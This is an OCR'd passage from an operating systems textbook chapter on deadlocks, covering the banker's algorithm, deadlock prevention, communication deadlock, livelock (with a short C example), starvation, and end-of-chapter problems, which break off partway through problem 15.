

Figure 6-11. Two process resource trajectories.

Every point in the diagram represents a joint state of the two processes. Initially, the state is at *p*, with neither process having executed any instructions. If the scheduler chooses to run *A* first, we get to the point *q*, in which *A* has executed some number of instructions, but *B* has executed none. At point *q* the trajectory becomes vertical, indicating that the scheduler has chosen to run *B*. With a single processor, all paths must be horizontal or vertical, never diagonal. Furthermore,

motion is always to the north or east, never to the south or west (because processes cannot run backward in time, of course).

When A crosses the I_1 line on the path from r to s, it requests and is granted the printer. When B reaches point t, it requests the plotter.

The regions that are shaded are especially interesting. The region with lines slanting from southwest to northeast represents both processes having the printer. The mutual exclusion rule makes it impossible to enter this region. Similarly, the region shaded the other way represents both processes having the plotter and is equally impossible.

If the system ever enters the box bounded by I_1 and I_2 on the sides and I_5 and I_6 top and bottom, it will eventually deadlock when it gets to the intersection of I_2 and I_6. At this point, A is requesting the plotter and B is requesting the printer, and both are already assigned. The entire box is unsafe and must not be entered. At point t the only safe thing to do is run process A until it gets to I_4. Beyond that, any trajectory to u will do.

The important thing to see here is that at point t, B is requesting a resource. The system must decide whether to grant it or not. If the grant is made, the system will enter an unsafe region and eventually deadlock. To avoid the deadlock, B should be suspended until A has requested and released the plotter.

6.5.2 Safe and Unsafe States

The deadlock avoidance algorithms that we will study use the information of Fig. 6-9. At any instant of time, there is a current state consisting of E, A, C, and R. A state is said to be **safe** if there is some scheduling order in which every process can run to completion even if all of them suddenly request their maximum number of resources immediately. It is easiest to illustrate this concept by an example using one resource. In Fig. 6-12(a) we have a state in which A has three instances of the resource but may need as many as nine eventually. B currently has two and may need four altogether, later. Similarly, C also has two but may need an additional five. A total of 10 instances of the resource exist, so with seven resources already allocated, three there are still free.



Figure 6-12. Demonstration that the state in (a) is safe.

The state of Fig. 6-12(a) is safe because there exists a sequence of allocations that allows all processes to complete execution. Namely, the scheduler can simply

run *B* exclusively, until it asks for and gets two more instances of the resource, leading to the state of Fig. 6-12(b). When *B* completes, we get the state of Fig. 6-12(c). Then the scheduler can run *C*, leading eventually to Fig. 6-12(d). When *C* completes, we get Fig. 6-12(e). Now *A* can get the six instances of the resource it needs and also complete. Thus, the state of Fig. 6-12(a) is safe because the system, by careful scheduling, can avoid deadlock.

Now suppose we have the initial state shown in Fig. 6-13(a), but this time *A* requests and gets another resource, giving Fig. 6-13(b). Can we find a sequence that is guaranteed to work? Let us try. The scheduler could run *B* until it asked for all its resources, as shown in Fig. 6-13(c).



Figure 6-13. Demonstration that the state in (b) is not safe.

Eventually, *B* completes and we get the state of Fig. 6-13(d). At this point we are stuck. We only have four instances of the resource free, and each of the active processes needs five. There is no sequence that guarantees completion. Thus, the allocation decision that moved the system from Fig. 6-13(a) to Fig. 6-13(b) went from a safe to an unsafe state. Running *A* or *C* next starting at Fig. 6-13(b) does not work either. In retrospect, *A*'s request should not have been granted.

It is worth noting that an unsafe state is not a deadlocked state. Starting at Fig. 6-13(b), the system can run for a while. In fact, one process can even complete. Furthermore, it is possible that *A* might release a resource before asking for any more, allowing *C* to complete and avoiding deadlock altogether. Thus, the difference between a safe state and an unsafe state is that from a safe state the system can *guarantee* that all processes will finish; from an unsafe state, no such guarantee can be given.

6.5.3 The Banker's Algorithm for a Single Resource

A scheduling algorithm that can avoid deadlocks is due to Dijkstra (1965); it is known as the **banker's algorithm** and is an extension of the deadlock detection algorithm given in Sec. 6.5. It is modeled on the way a small-town banker might deal with a group of customers to whom he has granted lines of credit. (Years ago, banks did not lend money unless they knew they could be repaid.) What the algorithm does is check to see if granting the request leads to an unsafe state. If so, the request is denied. If granting the request leads to a safe state, it is carried out. In Fig. 6-14(a) we see four customers, *A*, *B*, *C*, and *D*, each of whom has been granted

a certain number of credit units (e.g., 1 unit is 1K dollars). The banker knows that not all customers will need their maximum credit immediately, so he has reserved only 10 units rather than 22 to service them. (In this analogy, customers are processes, units are, say, printers, and the banker is the operating system.)



Figure 6-14. Three resource allocation states: (a) safe. (b) safe. (c) unsafe.

The customers go about their respective businesses, making loan requests from time to time (i.e., asking for resources). At a certain moment, the situation is as shown in Fig. 6-14(b). This state is safe because with two units left, the banker can delay any requests except *C*'s, thus letting *C* finish and release all four of his resources. With four units in hand, the banker can let either *D* or *B* have the necessary units, and so on.

Consider what would happen if a request from *B* for one more unit were granted in Fig. 6-14(b). We would have situation Fig. 6-14(c), which is unsafe. If all the customers suddenly asked for their maximum loans, the banker could not satisfy any of them, and we would have a deadlock. An unsafe state does not *have* to lead to deadlock, since a customer might not need the entire credit line available, but the banker cannot count on this behavior.

The banker's algorithm considers each request as it occurs, seeing whether granting it leads to a safe state. If it does, the request is granted; otherwise, it is postponed until later. To see if a state is safe, the banker checks to see if he has enough resources to satisfy some customer. If so, those loans are assumed to be repaid, and the customer now closest to the limit is checked, and so on. If all loans can eventually be repaid, the state is safe and the initial request can be granted.

6.5.4 The Banker's Algorithm for Multiple Resources

The banker's algorithm can be generalized to handle multiple resources. Figure 6-15 shows how it works.

In Fig. 6-15, we see two matrices. The one on the left shows how many of each resource are currently assigned to each of the five processes. The matrix on the right shows how many resources each process still needs in order to complete. These matrices are just *C* and *R* from Fig. 6-9. As in the single-resource case, processes must state their total resource needs before executing, so that the system can compute the right-hand matrix at each instant.



Figure 6-15. The banker's algorithm with multiple resources.

The three vectors at the right of the figure show the existing resources, *E*, the possessed resources, *P*, and the available resources, *A*, respectively. From *E* we see that the system has six tape drives, three plotters, four printers, and two cameras. Of these, five tape drives, three plotters, two printers, and two cameras are currently assigned. This fact can be seen by adding up the entries in the four resource columns in the left-hand matrix. The available resource vector is just the difference between what the system has and what is currently in use.

The algorithm for checking to see if a state is safe can now be stated.

1. Look for a row, *R*, whose unmet resource needs are all smaller than or equal to *A*. If no such row exists, the system will eventually deadlock since no process can run to completion (assuming processes keep all resources until they exit).
2. Assume the process of the chosen row requests all the resources it needs (which is guaranteed to be possible) and finishes. Mark that process as terminated and add all of its resources to the *A* vector.
3. Repeat steps 1 and 2 until either all processes are marked terminated (in which case the initial state was safe) or no process is left whose resource needs can be met (in which case the system was not safe).

If several processes are eligible to be chosen in step 1, it does not matter which one is selected: the pool of available resources either gets larger, or at worst, stays the same.

Now let us get back to the example of Fig. 6-15. The current state is safe. Suppose that process *B* now makes a request for the printer. This request can be granted because the resulting state is still safe (process *D* can finish, and then processes *A* or *E*, followed by the rest).

Now imagine that after giving *B* one of the two remaining printers, *E* wants the last printer. Granting that request would reduce the vector of available resources to (1 0 0 0), which leads to deadlock, so *E*'s request must be deferred for a while.

The banker's algorithm was first published by Dijkstra in 1965. Since that time, nearly every book on operating systems has described it in detail. Innumerable papers have been written about various aspects of it. Unfortunately, few authors have had the audacity to point out that although in theory the algorithm is wonderful, in practice it is essentially useless because processes rarely know in advance what their maximum resource needs will be. In addition, the number of processes is not fixed, but dynamically varying as new users log in and out. Furthermore, resources that were thought to be available can suddenly vanish (tape drives can break). Thus, in practice, few, if any, existing systems use the banker's algorithm for avoiding deadlocks. Some systems, however, use heuristics similar to those of the banker's algorithm to prevent deadlock. For instance, networks may throttle traffic when buffer utilization reaches higher than, say, 70%—estimating that the remaining 30% will be sufficient for current users to complete their service and return their resources.

6.6 DEADLOCK PREVENTION

Having seen that deadlock avoidance is essentially impossible, because it requires information about future requests, which is not known, how do real systems avoid deadlock? The answer is to go back to the four conditions stated by Coffman et al. (1971) to see if they can provide a clue. If we can ensure that at least one of these conditions is never satisfied, then deadlocks will be structurally impossible (Havender, 1968).

6.6.1 Attacking the Mutual-Exclusion Condition

First let us attack the mutual exclusion condition. If no resource were ever assigned exclusively to a single process, we would never have deadlocks. For data, the simplest method is to make data read only, so that processes can use the data concurrently. However, it is equally clear that allowing two processes to write on the printer at the same time will lead to chaos. By spooling printer output, several processes can generate output at the same time. In this model, the only process that actually requests the physical printer is the printer daemon. Since the daemon never requests any other resources, we can eliminate deadlock for the printer.

If the daemon is programmed to begin printing even before all the output is spooled, the printer might lie idle if an output process decides to wait several hours after the first burst of output. For this reason, daemons are normally programmed to print only after the complete output file is available. However, this decision itself could lead to deadlock. What would happen if two processes each filled up one half of the available spooling space with output and neither was finished producing its full output? In this case, we would have two processes that had each finished part, but not all, of their output, and could not continue. Neither process will ever finish, so we would have a deadlock on the disk.

Nevertheless, there is a germ of an idea here that is frequently applicable. Avoid assigning a resource unless absolutely necessary, and try to make sure that as few processes as possible may actually claim the resource.

6.6.2 Attacking the Hold-and-Wait Condition

The second of the conditions stated by Coffman et al. looks slightly more promising. If we can prevent processes that hold resources from waiting for more resources, we can eliminate deadlocks. One way to achieve this goal is to require all processes to request all their resources before starting execution. If everything is available, the process will be allocated whatever it needs and can run to completion. If one or more resources are busy, nothing will be allocated and the process will just wait.

An immediate problem with this approach is that many processes do not know how many resources they will need until they have started running. In fact, if they knew, the banker's algorithm could be used. Another problem is that resources will not be used optimally with this approach. Take, as an example, a process that reads data from an input tape, analyzes it for an hour, and then writes an output tape as well as plotting the results. If all resources must be requested in advance, the process will tie up the output tape drive and the plotter for an hour.

Nevertheless, some mainframe batch systems require the user to list all the resources on the first line of each job. The system then preallocates all resources immediately and does not release them until they are no longer needed by the job (or in the simplest case, until the job finishes). While this method puts a burden on the programmer and wastes resources, it does prevent deadlocks.

A slightly different way to break the hold-and-wait condition is to require a process requesting a resource to first temporarily release all the resources it currently holds. Then it tries to get everything it needs all at once.

6.6.3 Attacking the No-Preemption Condition

Attacking the third condition (no preemption) is also a possibility. If a process has been assigned the printer and is in the middle of printing its output, forcibly taking away the printer because a needed plotter is not available is tricky at best and impossible at worst. However, some resources can be virtualized to avoid this situation. Spooling printer output to the SSD or disk and allowing only the printer daemon access to the real printer eliminates deadlocks involving the printer, although it creates a potential for deadlock over disk space. With large SSDs/disks though, running out of storage space is unlikely.

However, not all resources can be virtualized like this. For example, records in databases or tables inside the operating system must be locked to be used and therein lies the potential for deadlock.

6.6.4 Attacking the Circular Wait Condition

Only one condition is left. The circular wait can be eliminated in several ways. One way is simply to have a rule saying that a process is entitled only to a single resource at any moment. If it needs a second one, it must release the first one. For a process that needs to copy a huge file from a tape to a printer, this restriction is unacceptable.

Another way to avoid the circular wait is to provide a global numbering of all the resources, as shown in Fig. 6-16(a). Now the rule is this: processes can request resources whenever they want to, but all requests must be made in numerical order. A process may request first a printer and then a tape drive, but it may not request first a plotter and then a printer.



Figure 6-16. (a) Numerically ordered resources. (b) A resource graph.

With this rule, the resource allocation graph can never have cycles. Let us see why this is true for the case of two processes, in Fig. 6-16(b). We can get a deadlock only if A requests resource j and B requests resource i. Assuming i and j are distinct resources, they will have different numbers. If $i > j$, then A is not allowed to request j because that is lower than what it already has. If $i < j$, then B is not allowed to request i because that is lower than what it already has. Either way, deadlock is impossible.

With more than two processes, the same logic holds. At every instant, one of the assigned resources will be highest. The process holding that resource will never ask for a resource already assigned. It will either finish, or at worst, request even higher-numbered resources, all of which are available. Eventually, it will finish and free its resources. At this point, some other process will hold the highest resource and can also finish. In short, there exists a scenario in which all processes finish, so no deadlock is present.

A minor variation of this algorithm is to drop the requirement that resources be acquired in strictly increasing sequence and merely insist that no process request a resource lower than what it is already holding. If a process initially requests 9 and 10, and then releases both of them, it is effectively starting all over, so there is no reason to prohibit it from now requesting resource 1.

Although numerically ordering the resources eliminates the problem of deadlocks, it may be impossible to find an ordering that satisfies everyone. When the resources include process-table slots, disk spooler space, locked database records,

and other abstract resources, the number of potential resources and different uses may be so large that no ordering could possibly work.

Various approaches to deadlock prevention are summarized in Fig. 6-17.

Condition	Approach
Mutual exclusion	Spool everything
Hold and wait	Request all resources initially
No preemption	Take resources away
Circular wait	Order resources numerically

Figure 6-17. Summary of approaches to deadlock prevention.

6.7 OTHER ISSUES

In this section, we will discuss a few miscellaneous issues related to deadlocks. These include two-phase locking, nonresource deadlocks, and starvation.

6.7.1 Two-Phase Locking

Although both avoidance and prevention are not terribly promising in the general case, for specific applications, many excellent special-purpose algorithms are known. As an example, in many database systems, an operation that occurs frequently is requesting locks on several records and then updating all the locked records. When multiple processes are running at the same time, there is a real danger of deadlock.

The approach often used is called **two-phase locking**. In the first phase, the process tries to lock all the records it needs, one at a time. If it succeeds, it begins the second phase, performing its updates and releasing the locks. No real work is done in the first phase.

If during the first phase some record is needed that is already locked, the process just releases all its locks, waits a bit, and starts the first phase all over. In a certain sense, this approach is similar to requesting all the resources needed in advance, or at least before anything irreversible is done. In some versions of two-phase locking, there is no release and restart if a locked record is encountered during the first phase. In these versions, deadlock can occur.

However, this strategy is not applicable in general. In real-time systems and process control systems, for example, it is not acceptable to just terminate a process partway through because a resource is not available and start all over again. Neither is it acceptable to start over if the process has read or written messages to the network, updated files, or anything else that cannot be safely repeated. The algorithm works only in those situations where the programmer has very carefully

arranged things so that the program can be stopped at any point during the first phase and restarted. Many applications cannot be structured this way.

6.7.2 Communication Deadlocks

All of our work so far has concentrated on resource deadlocks. One process wants something that another process has and must wait until the first one gives it up. Sometimes the resources are hardware or software objects, such as cameras or database records, but sometimes they are more abstract. Resource deadlock is a problem of **competition synchronization**. Independent processes would complete service if their execution were not interleaved with competing processes. A process locks resources in order to prevent inconsistent resource states caused by interleaved access to resources. Interleaved access to locked resources, however, enables resource deadlock. In Fig. 6-5, we saw a resource deadlock where the resources were semaphores. A semaphore is a bit more abstract than a camera, but in this example, each process successfully acquired a resource (one of the semaphores) and deadlocked trying to acquire another one (the other semaphore). This situation is a classical resource deadlock.

However, as we mentioned at the start of the chapter, while resource deadlocks are the most common kind, they are not the only kind. Another kind of deadlock can occur in communication systems (e.g., networks), in which two or more processes communicate by sending messages. A common arrangement is that process *A* sends a request message to process *B*, and then blocks until *B* sends back a reply message. Suppose that the request message gets lost. *A* is blocked waiting for the reply. *B* is blocked waiting for a request asking it to do something. We have a deadlock.

This, though, is not the classical resource deadlock. *A* does not have possession of some resource *B* wants, and vice versa. In fact, there are no resources at all in sight. But it is a deadlock according to our formal definition since we have a set of (two) processes, each blocked waiting for an event only the other one can cause. This situation is called a **communication deadlock** to contrast it with the more common resource deadlock. Communication deadlock is an anomaly of *cooperation synchronization*. The processes in this type of deadlock could not complete service if executed independently.

Communication deadlocks cannot be prevented by ordering the resources (since there are no resources) or avoided by careful scheduling (since there are no moments when a request could be postponed). Luckily, there is another technique that can usually be employed to break communication deadlocks: timeouts. In most network communication systems, whenever a message is sent to which a reply is expected, a timer is started. If the timer goes off before the reply arrives, the sender of the message assumes that the message has been lost and sends it again (and again and again if needed). In this way, the deadlock is broken. Phrased differently, the timeout serves as a heuristic to detect deadlocks and enables

recovery. This heuristic is applicable to resource deadlocks also and is relied upon by users with buggy device drivers that can deadlock and freeze the system.

Of course, if the original message was not lost but the reply was simply delayed, the intended recipient may get the message two or more times, possibly with undesirable consequences. Think about an electronic banking system in which the message contains instructions to make a payment. Clearly, that should not be repeated (and executed) multiple times just because the network is slow or the timeout too short. Designing the communication rules, called the **protocol**, to get everything right is a complex subject, but one far beyond the scope of this book. Readers interested in network protocols might be interested in another book by one of the authors, *Computer Networks* (Tanenbaum et al., 2020).

Not all deadlocks occurring in communication systems or networks are communication deadlocks. Resource deadlocks can also occur there. Consider, for example, the network of Fig. 6-18. It is a simplified view of the Internet. Very simplified. The Internet consists of two kinds of computers: hosts and routers. A **host** is a user computer, either someone's tablet or PC at home, a PC at a company, or a corporate server. Hosts do work for people. A **router** is a specialized communications computer that moves packets of data from the source to the destination. Each host is connected to one or more routers, either by a digital subscriber line, cable TV connection, LAN, dial-up line, wireless network, optical fiber, or something else.



Figure 6-18. A resource deadlock in a network.

When a packet comes into a router from one of its hosts, it is put into a buffer for subsequent transmission to another router and then to another until it gets to the destination. These buffers are resources and there are a finite number of them. In Fig. 6-19, each router has only eight buffers (in practice they have millions, but that does not change the nature of the potential deadlock, just its frequency). Suppose that all the packets at router *A* need to go to *B* and all the packets at *B* need to go to *C* and all the packets at *C* need to go to *D* and all the packets at *D* need to go to *A*. No packet can move because there is no buffer at the other end and we have a classical resource deadlock, albeit in the middle of a communications system.

6.7.3 Livelock

In some situations, a process tries to be polite by giving up the locks it already acquired whenever it notices that it cannot obtain the next lock it needs. Then it waits a millisecond, say, and tries again. In principle, this is good and should help to detect and avoid deadlock. However, if the other process does the same thing at exactly the same time, they will be in the situation of two people trying to pass each other on the street when both of them politely step aside, and yet no progress is possible, because they keep stepping the same way at the same time.

Consider an atomic primitive *try_lock* in which the calling process tests a mutex and either grabs it or returns failure. In other words, it never blocks. Programmers can use it together with *acquire_lock* which also tries to grab the lock, but blocks if the lock is not currently available. Now imagine a pair of processes running in parallel (perhaps on different cores) that use two resources, as shown in Fig. 6-19. Each one needs two resources and uses the *try_lock* primitive to try to acquire the necessary locks. If the attempt fails, the process gives up the lock it holds and tries again. In Fig. 6-19, process *A* runs and acquires resource 1, while process 2 runs and acquires resource 2. Next, they try to acquire the other lock and fail. To be polite, they give up the lock they are currently holding and try again. This procedure repeats until a bored user (or some other entity) puts one of these processes out of its misery. Clearly, no process is blocked and we could even say that things are happening, so this is not a deadlock. Still, no progress is possible, so we do have something equivalent: a **livelock**.

Livelock and deadlock can occur in surprising ways. In some systems, the total number of processes allowed is determined by the number of entries in the process table. Thus, process-table slots are finite resources. If a fork fails because the table is full, a reasonable approach for the program doing the fork is to wait a random time and try again.

Now suppose that a UNIX system has 100 process slots. Ten programs are running, each of which needs to create 12 children. After each process has created 9 processes, the 10 original processes and the 90 new processes have exhausted the table. Each of the 10 original processes now sits in an endless loop forking and failing—a livelock. The probability of this happening is minuscule, but it *could* happen. Should we abandon processes and the fork call to eliminate the problem?

The maximum number of open files is similarly restricted by the size of the i-node table, so a similar problem occurs when it fills up. Swap space on the disk is another limited resource. In fact, almost every table in the operating system represents a finite resource. Should we abolish all of these because it might happen that a collection of n processes might each claim $1/n$ of the total, and then each try to claim another one? Probably not a good idea.

Most operating systems, including UNIX and Windows, basically just ignore the problem on the assumption that most users would prefer an occasional livelock (or even deadlock) to a rule restricting all users to one process, one open file, and

```
void process_A(void) {
      acquire_lock(&resource_1);
      while (try_lock(&resource_2) == FAIL) {
            release_lock(&resource_1);
            wait_fixed_time();
            acquire_lock(&resource_1);
      }
      use_both_resources( );
      release_lock(&resource_2);
      release_lock(&resource_1);
}

void process_B(void) {
      acquire_lock(&resource_2);
      while (try_lock(&resource_1) == FAIL) {
            release_lock(&resource_2);
            wait_fixed_time();
            acquire_lock(&resource_2);
      }
      use_both_resources( );
      release_lock(&resource_1);
      release_lock(&resource_2);
}
```

Figure 6-19. Polite processes that may cause livelock.

one of everything. If these problems could be eliminated for free, there would not be much discussion. The problem is that the price is high, mostly in terms of putting inconvenient restrictions on processes. Thus, we are faced with an unpleasant trade-off between convenience and correctness, and a great deal of discussion about which is more important, and to whom.

6.7.4 Starvation

We already saw that a problem closely related to deadlock and livelock is starvation. In a dynamic system, requests for resources happen all the time. Some policy is needed to make a decision about who gets which resource when. This policy, although seemingly reasonable, may lead to some processes never getting service even though they are not deadlocked.

As an example, consider allocation of the printer. Imagine that the system uses some algorithm to ensure that allocating the printer does not lead to deadlock. Now suppose that several processes all want it at once. Who should get it?

One possible allocation algorithm is to give it to the process with the smallest file to print (assuming this information is available). This approach maximizes the number of happy customers and seems fair. Now consider what happens in a busy system when one process has a huge file to print. Every time the printer is free, the

system will look around and choose the process with the shortest file. If there is a constant stream of processes with short files, the process with the huge file will never be allocated the printer. It will simply starve to death (be postponed indefinitely, even though it is not blocked).

Starvation can be avoided by using a first-come, first-served resource allocation policy. With this approach, the process waiting the longest gets served next. In due course of time, any given process will eventually become the oldest and thus get the needed resource.

It is worth mentioning that some people do not make a distinction between starvation and deadlock because in both cases there is no forward progress. Others feel that they are fundamentally different because a process could easily be programmed to try to do something *n* times and, if all of them failed, try something else. A blocked process does not have that choice.

6.8 RESEARCH ON DEADLOCKS

If ever there was a subject that was investigated mercilessly during the early days of operating systems (1960s and 1970s), it was deadlocks. The reason is that deadlock detection is a nice little graph-theory problem that one mathematically inclined graduate student could get his jaws around and chew on for 4 years. Many algorithms were devised, each one more exotic and less practical than the previous one. Most of that work has died out. Still, a few papers are still being published on deadlocks.

Recent work on deadlocks includes new approaches to diagnose concurrency problems such as deadlocks. The challenge here is to reproduce the schedules, or "thread interleavings," that lead to the deadlock, livelock, and similar conditions. Unfortunately, recording in detail the scheduling decisions in production systems is too expensive. Instead, researchers are looking for ways to record the interleavings at a coarser granularity while guaranteeing reproducibility of the deadlock or livelock problem (Kasikci et al., 2017).

Marino et al. (2013), on the other hand, use concurrency control to make sure that deadlocks cannot occur in the first place. In contrast, Duo et al. (2020) use formal modeling to derive constraints on the scheduling to ensure deadlocks will not happen.

Solutions for deadlock detection are not limited to a single system. For instance, Hu et al. (2017) give a method that prevents deadlocks due to the use of Remote DMA (RDMA) in data centers. RDMA is just like regular DMA as discussed in Chap. 5, except that the DMA transfer is now initiated from a remote machine across the network. In a specific mode, known as priority flow control, the RDMA transfer requires the (exclusive) reservation of RDMA buffers in the intermediate nodes in the network. It does so to make sure there can be no packet drops due to buffers overflowing. However, these buffers are just the sort of limited

resources that we discussed in this chapter. Suppose two hosts both want to perform an RDMA transfer and both have to use buffers on intermediate nodes N_1 and N_2. If one of the hosts reserves the last buffer on N_1 and the other the last buffer on N_2, neither can make progress. By ensuring that the packets from different flows end up in different buffers, Hu et al. (2017) show that deadlocks are not possible.

Another research direction is to try and detect deadlocks. For instance, Pyla and Varadarajan (2012) present a deadlock detection system that associates memory updates with one or more locks guarding the updates and does not make the updates globally visible until all locks that protect the updates are released. All memory updates in a critical region are then performed atomically. By checking at the acquisition of the locks, it is possible to detect deadlocks early and start the recovery procedure . Recovery from a deadlock consists simply of picking one of the locks and discarding all pending memory updates associated with it. The work by Cai and Chan (2012) presents a new dynamic deadlock detection scheme that iteratively prunes lock dependencies that have no incoming or outgoing edges.

Finally, there is a huge amount of theoretical work on distributed deadlock detection. However, we will not consider it here because (1) it is outside the scope of this book and (2) none of it is even remotely practical in real systems. Its main function seems to be keeping otherwise unemployed graph theorists off the streets.

6.9 SUMMARY

Deadlock is a potential problem in any operating system. It occurs when all the members of a set of processes are blocked waiting for an event that only other members of the same set can cause. This situation causes all the processes to wait forever. Commonly the event that the processes are waiting for is the release of some resource held by another member of the set. Another situation in which deadlock is possible is when a set of communicating processes are all waiting for a message and the communication channel is empty and no timeouts are pending.

Resource deadlock can be avoided by keeping track of which states are safe and which are unsafe. A safe state is one in which there exists a sequence of events that guarantee that all processes can finish. An unsafe state has no such guarantee. The banker's algorithm avoids deadlock by not granting a request if that request will put the system in an unsafe state.

Resource deadlock can be structurally prevented by building the system in such a way that it can never occur by design. For example, by allowing a process to hold only one resource at any instant, the circular wait condition required for deadlock is broken. Resource deadlock can also be prevented by numbering all the resources and making processes request them in strictly increasing order.

Resource deadlock is not the only kind of deadlock. Communication deadlock is also a potential problem in some systems although it can often be handled by setting appropriate timeouts.

Livelock is similar to deadlock in that it can stop all forward progress, but it is technically different since it involves processes that are not actually blocked. Starvation can be avoided by a first-come, first-served allocation policy.

PROBLEMS

1. Give an example of a deadlock taken from politics.
2. In the dining philosophers problem, let the following protocol be used: An even-numbered philosopher always picks up his left fork before picking up his right fork; an odd-numbered philosopher always picks up his right fork before picking up his left fork. Will this protocol guarantee deadlock-free operation?
3. In the solution to the dining philosophers problem (Fig. 6-5), why is the state variable set to *HUNGRY* in the procedure *take_forks*?
4. Consider the procedure *put_forks* in Fig. 6-5. Suppose that the variable *state*[*i*] was set to *THINKING after* the two calls to *test*, rather than *before*. How would this change affect the solution?
5. Students working at individual PCs in a computer laboratory send their files to be printed by a server that spools the files on its hard disk. Under what conditions may a deadlock occur if the disk space for the print spool is limited? How may the deadlock be avoided?
6. In the preceding question, which resources are preemptable and which are nonpreemptable?
7. The four conditions (mutual exclusion, hold and wait, no preemption and circular wait) are necessary for a resource deadlock to occur. Give an example to show that these conditions are not sufficient for a resource deadlock to occur. When are these conditions sufficient for a resource deadlock to occur?
8. City streets are vulnerable to a circular blocking condition called gridlock, in which intersections are blocked by cars that then block cars behind them that then block the cars that are trying to enter the previous intersection, etc. All intersections around a city block are filled with vehicles that block the oncoming traffic in a circular manner. Gridlock is a resource deadlock and a problem in competition synchronization. New York City's prevention algorithm, called "don't block the box," prohibits cars from entering an intersection unless the space following the intersection is also available. Which prevention algorithm is this? Can you provide any other prevention algorithms for gridlock?
9. Suppose four cars each approach an intersection from four different directions simultaneously. Each corner of the intersection has a stop sign. Assume that traffic regulations require that when two cars approach adjacent stop signs at the same time, the car on the left must yield to the car on the right. Thus, as four cars each drive up to their individual stop signs, each waits (indefinitely) for the car on the left to proceed. Is this anomaly a communication deadlock? Is it a resource deadlock?

10. Is it possible that a resource deadlock involves multiple units of one type and a single unit of another? If so, give an example.

11. Figure 6-6 shows the concept of a resource graph. Do illegal graphs exist, that is, graphs that structurally violate the model we have used of resource usage? If so, give an example of one.

12. Suppose that there is a resource deadlock in a system. Give an example to show that the set of processes deadlocked can include processes that are not in the circular chain in the corresponding resource allocation graph.

13. In order to control traffic, a network router, *A* periodically sends a message to its neighbor, *B*, telling it to increase or decrease the number of packets that it can handle. At some point in time, Router *A* is flooded with traffic and sends *B* a message telling it to cease sending traffic. It does this by specifying that the number of bytes *B* may send (*A*'s window size) is 0. As traffic surges decrease, *A* sends a new message, telling *B* to restart transmission. It does this by increasing the window size from 0 to a positive number. That message is lost. As described, neither side will ever transmit. What type of deadlock is this?

14. The discussion of the ostrich algorithm mentions the possibility of process-table slots or other system tables filling up. Can you suggest a way to enable a system administrator to recover from such a situation?

15. Consider the following state of a system with four processes, *P1*, *P2*, *P3*, and *P4*, and five types of resources, *RS1*, *RS2*, *RS3*, *RS4*, and *RS5*:

C =

0	1	1	1	2
0	1	0	1	0
0	0	0	0	1
2	1	0	0	0

R =

1	1	0	2	1
0	1	0	2	1
0	2	0	3	1
0	2	1	1	0

E = (24144)

A = (01021)

